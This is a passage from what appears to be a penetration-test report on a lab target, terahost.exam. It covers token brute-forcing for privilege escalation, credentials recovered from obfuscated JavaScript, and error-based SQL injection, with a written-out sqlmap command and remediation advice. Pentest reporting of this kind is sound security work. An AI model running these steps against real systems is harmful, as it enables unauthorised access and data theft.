PoC: Script for generating valid tokens.

Step 10: Run the above scripts to generate valid tokens i.e., **10000** tokens will be generated with **id** and **uid** values ranging from **0-99**.

PoC: Executing token generation script.



PoC: Tokens generated successfully.


Step 11: Brute forcing generated tokens for the privilege escalation. Set attack position in the intruder tab.

PoC: Set attack position.

Step 12: Add generated tokens for brute force.


PoC: Add tokens for brute force.

Step 12: Found a valid token for admin user as shown in the below evidence.



PoC: Token for admin user found successfully.

Step 13: Replace the existing auth token value with the admin user token in the browser and observe the response.



PoC: Privileges escalated successfully.

F-CRITICAL-05: Account Takeover via Leaked Sensitive Data	
Impact	Critical
Likelihood	High
Overall Risk	**Critical (9.1)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Vulnerability Category	Sensitive Data Exposure

Description

Sensitive Information Disclosure (also known as Sensitive Data Exposure) happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.

Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.

Account Takeover (ATO) is an attack whereby cybercriminals take ownership of online accounts using stolen passwords and usernames. Cybercriminals generally purchase a list of credentials via the dark web – typically gained from social engineering, data breaches and phishing attacks. They use these credentials to deploy bots that automatically access travel, retail, finance, eCommerce, and social media sites, to test password and username combinations and attempt to login.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Critical**.

Sensitive data exposure occurs when a web application fails to properly protect confidential information, resulting in the disclosure of sensitive information or data about users, or anything related to them, to a third party.

In this scenario, the http://blog.terahost.exam/js/blog.js file discloses the credentials of a user in an obfuscated form, which can be easily de-obfuscated, and valid credentials could be found, leading to account takeover.

The likelihood of this vulnerability getting exploited is **High**.

Affected URL(s)

http://blog.terahost.exam/js/blog.js

Recommendations


It is recommended to,

- Developers must first identify which data are sensitive according to the system architecture and regulatory requirements.
- Developers must ensure data in transit or storage is encrypted.
- Developers should remove debugging and test functionality from production applications and systems.
- Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed.
- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.

References:
https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html


Supporting Evidence(s)

Step 1: Navigate to http://blog.terahost.exam/?page=articles click on **viewsource,** which has a **"/js/blog.js"** file as highlighted in the below evidence.




PoC: blog.js file found.

Step 2: Access http://blog.terahost.exam/js/blog.js as shown below and observe the obfuscated JavaScript code.




PoC: Found obfuscated JavaScript code.

Step 3: Use https://lelinhtinh.github.io/de4js/ for de-obfuscating JavaScript code as shown below.




PoC: De-obfuscated JavaScript code

Step 4: Concatenate defined parameters as shown below to reveal username and password values. Found username as "**fooblog**" and password as "**foo0blog1**".




PoC: Concatenate parameters which reveal username and password.

Step 5: Use these credentials and try to login.



PoC: Use disclosed credentials.

Step 6: Logged in successfully.



PoC: Logged in successfully.

F-HIGH-01: Error Based SQL Injection	
Impact	High
Likelihood	High
Overall Risk	**High (8.9)**
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
Vulnerability Category	Input Validation, Injection

Description

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High**.

A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

The likelihood of this vulnerability getting exploited has been assessed as **High**.

Affected URL(s)

http://me.terahost.exam/update-user
http://www.terahost.exam/newsletter-subscribe

Recommendations

It is recommended to,


- Use prepared statements should be used with parameterized queries instead of dynamic queries in the application.
- User input must be validated before it is passed into the application.
- Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access.

References:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Supporting Evidence(s)


Instance 1: Error based SQL injection in update profile functionality in http://me.terahost.exam/rupdate-user.

Step 1: Navigate to the **My Details** section, add random data, and intercept this request.




PoC: Add random data and intercept the request.

Step 2: Add a single quote to the **zip** parameter value and observe the SQL syntax error generated in the response, as shown in the below evidence.



PoC: Initial identification of SQL injection vulnerability


Step 3: Copy the request to a file and add * to the zip parameter value as shown below.



PoC: Copy the request to the file

Step 4: Since **update-user** requests uses unique token values, in the below command **--csrf-token** and **--csrf-url** parameters are specified, which will directly fetch a new token value for each request.


$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile"



PoC: Using sqlmap for SQL injection detection.

Step 5: Fetching available database names using sqlmap as shown in the below evidence.

